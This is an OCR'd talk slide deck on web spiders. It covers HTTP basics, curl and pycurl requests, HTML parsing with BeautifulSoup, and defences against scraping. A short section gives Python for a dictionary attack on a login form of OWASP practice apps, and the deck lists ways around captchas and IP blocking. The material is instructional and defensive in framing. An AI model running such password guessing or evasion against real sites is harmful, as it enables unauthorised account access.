
Web Spiders

https://github.com/obscuritysystems/Webspiders

DC801
theTransistor

Lance Buttars
AKA Nemus
@Lost_Nemus
nemus@grayhatlabs.com

Dog Science



HTTP Response Codes

- 200′s are used for successes.
- 300′s are for redirection of the client.
- 400′s are used if there was a problem with the request or the client is not authorized.
- 500′s are used if there was an error on the http server.
- Complete List of HTTP Codes
  - http://en.wikipedia.org/wiki/List_of_HTTP_status_codes

Is Web Crawling Ethical?

- It Depends ?
- Can you scrape google?
- Does the site say you cannot scrap it?
- Is the content copyrighted?
- Talk to a lawyer for more details.
  - (PS I am not one.)
- Regardless of legality it is being done.
- Always check for an API first

HTTP (Hypertext Transfer Protocol)

- What is a website?
- To a crawler or spider a website is a file that is downloaded and analyzed.
- To users they are interactive programs, but to spiders a website is nothing more than a set off http calls and web forms become API's.

HTTP Methods

- "OPTIONS" - Just gets HTTP options available .
- "GET" - Return a resource.
- "HEAD" - Exactly Like GET, but only turns HTTP headers.
- "POST" - Creates a new resource.
- "PUT" - Send Data to the Server.
- "DELETE" - Delete Data from the Server.
- "TRACE" - Return the request headers sent by client.
- "CONNECT" - used with proxies that can dynamically switch to being a ssl tunnel.

- More info http://www.w3.org/Protocols/rfc2616/rfc2616-sec9.html#sec9.9


Response Codes of Note

- 200 OK
- 206 Partial Content
- 301 Moved Permanently
- 302 Moved Temporarily
- 401 Unauthorized
- 403 Forbidden
- 404 Not Found
- 500 Internal Server Error

HTTP Get

- GET /owaspbricks/content-2/index.php?user=harry HTTP/1.1
- Host: 10.254.10.164
- User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:24.0) Gecko/20100101 Firefox/24.0
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
- Accept-Language: en-US,en;q=0.5
- Accept-Encoding: gzip, deflate
- DNT: 1
- Referer: http://10.254.10.164/owaspbricks/content-pages.html
- Cookie: PHPSESSID=g2b4vc2336d9pcbh0255rclit5; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; JSESSIONID=891718788BC0E2F580A5394FBA979606
- Connection: keep-alive

Result for Get Request



HTTP Post

- POST /peruggia/index.php?action=login&check=1 HTTP/1.1
- Host: x.x.x.164
- User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:24.0) Gecko/20100101 Firefox/24.0
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
- Accept-Language: en-US,en;q=0.5
- Accept-Encoding: gzip, deflate
- DNT: 1
- Referer: http://10.254.10.164/peruggia/index.php?action=login
- Cookie: PHPSESSID=g2b4vc2336d9pcbh0255rclit5; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; JSESSIONID=891718788BC0E2F580A5394FBA979606
- Connection: keep-alive
- Content-Type: application/x-www-form-urlencoded
- Content-Length: 27
- username=test&password=test

HTTP Request Headers

- User-Agent Mozilla/5.0 (Windows; U; Windows NT 6.1; en- (Client information)
- Accept-Language - en-us,en;q=0.5
- Accept-Encoding – gzip,deflate
- Cookie - PHPSESSID=et4dnatn161fv79rt437qhd056; (cookie id)
- Referer http://127.0.0.1/referer.php (contains the referring url)
- Authorization Basic QXbab1VyOm14cGFzcw==

HTTP Response Headers

- Content-Type text/html; charset=UTF-8
- Content-Disposition: attachment; filename="test.zip"
- Location - used for redirection
  If the response code is 301 or 302.
- Set-Cookie – When a website wants to update a cookie in your browser
- Content-Encoding: gzip

Curl CLI

- #Curl http post login data with POST request.

```
curl --request POST 'http://www.test.com/login/'
  --data 'username=myusername&password=mypassword'
```

- # Curl send search add url parameters.

```
curl --request GET 'http://www.youtube.com/results?search_query=my_keyword
```

- # Curl PUT request with data.

```
curl --request PUT 'http://www.test.com/restful/api/resource/12345/'
--data 'email=person@gmail.com'
```

- # Same but use data.txt for http body request parameters.


```
curl --request PUT 'http://www.test.com/rest/api/user/12345/'\
--data @data.txt
```

- # Curl with http headers set.

```
curl --request GET 'http://www.test.com/user/info/' \
--header 'sessionid:12345678909876543 21'
```

HTTP Basic Authentication

- HTTP supports the use of many different authentication techniques to limit access to pages and other resources.
- The Most common is basic auth.
  - The client sends the user name and password as unencrypted base64 encoded text. It should only be used with HTTPS, as the password can be easily captured and reused over HTTP.



PyCurl Setup

```
import pycurl                          # used to execute curl in python
import urllib                          # used to format parameters into a http url
import StringIO                        # library used to store curl results
from bs4 import BeautifulSoup          # library for parsing html content
c = pycurl.Curl()                      # curl object
url = 'http://10.254.10.164/owaspbricks/content-1/index.php?'       # url we are calling
attr = urllib.urlencode({'id': '1' })    # set id to 1
url = url + attr                   # Get request append urlencoded parameters to url
c.setopt(c.URL, url)                                  # set url n curl object
c.setopt(c.CONNECTTIMEOUT, 5)              # set time call timeout to 5 secounds
c.setopt(pycurl.FOLLOWLOCATION, 1)        # if we get a location header response follow it.
c.setopt(c.TIMEOUT, 8)                                # maximum amount of seconds curl is allowed to run
b = StringIO.StringIO()                               # String io object
c.setopt(c.COOKIEFILE, '')                          #the file to sotre the cookie data
c.setopt(c.HTTPHEADER, ['Accept: application/html', 'Content-Type: application/x-www-form-
urlencoded'])                                       #
c.setopt(pycurl.WRITEFUNCTION, b.write)
```

Lets Use Beautiful Soup to Parse this HTML

Source of: http://10.254.10.164/owaspbricks/content-2/index.php?user=harry - Mozilla Firefox

File Edit View Help

```
<!DOCTYPE html>
<!--[if lt IE 7]> <html class="no-js lt-ie9 lt-ie8 lt-ie7" lang="en"> <![endif]-->
<!--[if IE 7]>    <html class="no-js lt-ie9 lt-ie8" lang="en"> <![endif]-->
<!--[if IE 8]>    <html class="no-js lt-ie9" lang="en"> <![endif]-->
<!--[if gt IE 8]><!--> <html class="no-js" lang="en"> <!--<![endif]-->
<head>
  <meta charset="utf-8" />
  <meta name="viewport" content="width=device-width" />
  <title>Bricks Content Page #2</title>
  <!-- Included CSS Files (Uncompressed) -->
  <!--
  <link rel="stylesheet" href="../stylesheets/foundation.css">
  -->
  <!-- Included CSS Files (Compressed) -->
  <link rel="stylesheet" href="../stylesheets/foundation.min.css">
  <link rel="icon" href="../favicon.ico" type="image/x-icon">
  <link rel="stylesheet" href="../stylesheets/app.css">
  <script src="../javascripts/modernizr.foundation.js"></script>
  <!-- IE Fix for HTML5 Tags -->
  <!--[if lt IE 9]>
    <script src="http://html5shiv.googlecode.com/svn/trunk/html5.js"></script>
  <![endif]-->
  <link href='http://fonts.googleapis.com/css?family=Open+Sans' rel='stylesheet' type='text/css'>
</head>
<body>
<div class="row">
    <div class="four columns centered">
        <br/><br/><a href="../index.php"><img src="../images/bricks.jpg" /></a>
        <p>
            <fieldset>
                <legend>Details</legend>
                    <br/>User ID: <b>3</b><br/><br/>User name: <b>harry</b><br/><br/>E-mail: <b>harry@getmantra.com</b><br/><br/><br/>
            </fieldset>
        </p><br/>
    </div><br/><br/><br/>
    <center>
        <div class="eight columns centered"><div class="alert-box secondary">SQL Query: SELECT * FROM users WHERE name='harry'<a href=
</div>
  <!-- Included JS Files (Uncompressed) -->
```

Line 26, Col 1

Parsing Web Pages

```
        c.perform()
        html_doc = b.getvalue()
        soup = BeautifulSoup(html_doc)
        fieldset = soup.find_all('fieldset')
•
        for feild in fieldset:
            user_id     = field.find_next('b').string
            user_name   = feild.find_next('b').find_next('b').string
            user_email  =
feild.find_next('b').find_next('b').find_next('b').string
            person =
{'user_id':user_id,'user_email':user_email,'user_name':user_n
ame}
            people.append(person)

    except pycurl.error, error:
        errno, errstr = error
        print 'An error occurred: ', errstr
```

Http Login Dictionary Attack

```
passwords = ['test','1234','4321','admin','badmin']

for password in passwords:

    c = pycurl.Curl()                                                   # curl object
    url = 'http://10.24.10.164/peruggia/index.php?action=login&check=1'          # url we are calling.
    params = urllib.urlencode({'username':'admin','password':password })          # set id to 1

    c.setopt(c.POSTFIELDS, params)                                  #
    c.setopt(c.URL, url)                                        # set url n curl object
    c.setopt(c.CONNECTTIMEOUT, 5)                                       # set time call timeout to 5 secounds
    c.setopt(pycurl.FOLLOWLOCATION, 1)                                  # if we get a location header response follow it.
    c.setopt(c.TIMEOUT, 8)                                      # maximum amount of seconds curl is allowed to run
    c.setopt(c.COOKIEFILE, '')                                  # the file to sotre the cookie data.
    #c.setopt(c.VERBOSE, True)                                  # dislay http calls in terminal
    c.setopt(pycurl.COOKIEJAR, 'cookie.txt')                            # cookie file to store website cookie data
    b = StringIO.StringIO()                                     # String io object

    #c.setopt(c.PROXY, 'http://127.0.0.1:8080')                         #debug calls in burpsuite
    c.setopt(c.HTTPHEADER, ['Accept: application/html', 'Content-Type: application/x-www-form-urlencoded'])
    c.setopt(pycurl.WRITEFUNCTION, b.write)
```

Http Dictionary Attack 2

```
try:
        c.perform()                             # run pycurl
        html_doc = b.getvalue()                 # get html from StrinIO
        soup = BeautifulSoup(html_doc)          # parse html
        text = soup.get_text()                  # get website a pure test

        #print '------------------ ' + "\n"
        #print text
        #print '------------------ ' + "\n"

        if text.find('Login') == -1:
            print "found password : " + password +"\n"
        else:
            print "password is not : " + password +"\n"
    except pycurl.error, error:
        errno, errstr = error
        print 'An error occurred: ', errstr
```

Cat / Mouse of screen scraping and preventing screen scraping.

- Defense
  - Use Captcha's after so many failed login attempts.
    - Counter – OCR captures or pass captures to real users or take advantage of sound captures using voice to text parsers.
  - Black list IP addresses of multiple failed request.
    - Counter – user random proxies for requests (VPS and Proxy Services are cheap).
  - Create “honey links” in robots.txt links that have nothing todo with your website.
    - Assume malicious intent from ip address or request coming to those pages.
  - Lock Out users after so many attempts.
  - Obscure content with by using JavaScript obscuring?
    - Well it might stop most crawlers, but wont stop someone who is is persistent.
  - Track request per ip address start using captcha after x number of similar requests.
- Use proactive measures like putting a website policy forbidding scraping, limiting results per request. Rendering and reactive measures like policing by monitoring Physical and Internet (through IP address) identities.

Captchas

- Good captchas can't be recognized by standard optical character recognition.
- Don't store answer in hidden form fields. Use of a captcha worth the hassle to legitimate users?
- Don't use html to render challenge.
- Don't use trivial questions such as addition or images.

"Spam is not the user's problem; it is the problem of the business that is providing the website. It is arrogant and lazy to try and push the problem onto a website's visitors."

— Tim Kadlec, Death To CAPTCHAs

reCAPTCHA’

- reCAPTCHA’s creates some productivity out of captchas. One word can be deciphered using OCR. The second is a word, taken from a book, which OCR failed to decipher.
- Well both words where originally undecipherable by OCR, but one word the ‘control’ case word, is a word that has been confirmed to be identified correctly. The second word is one that has not had a large enough base of consistent answers to correctly determine what word it is.

Multi-factor authentication

- Yubi key?
- RSA Keys?
- Swekey?

- One Time Passwords

Spam Filtering and HTTP defense

- Akismet is a hosted web service that automatically detecting comment and trackback spam for blogs.
- ModSecurity – Web Application Firewall
  - http://www.modsecurity.org/
- SBLAM- antispam filter for forms on
  - http://sblam.com/en.html
- Inspekt
  - - Input validation library

Cool Tools

- **Selium - automates browser can get past javascript.**
- **(Zed Attack Proxy) Zap OWASP GUI and the ability to program webspiders from captured http requests using a web proxy.**
- **Burpsuite - Free to download yearly cost for full version. More professional than Zap contains many of the same features.**

More information

- Scraping Webbots, Spiders, and Screen Scrapers, 2nd Edition by Michael Schrenk No Starch Press
- OWASP project https://www.owasp.org/
- Background from

http://cartelthemes.com/3d-green-d-wallpaper-hd-34199-hd-wallpapers-background.htm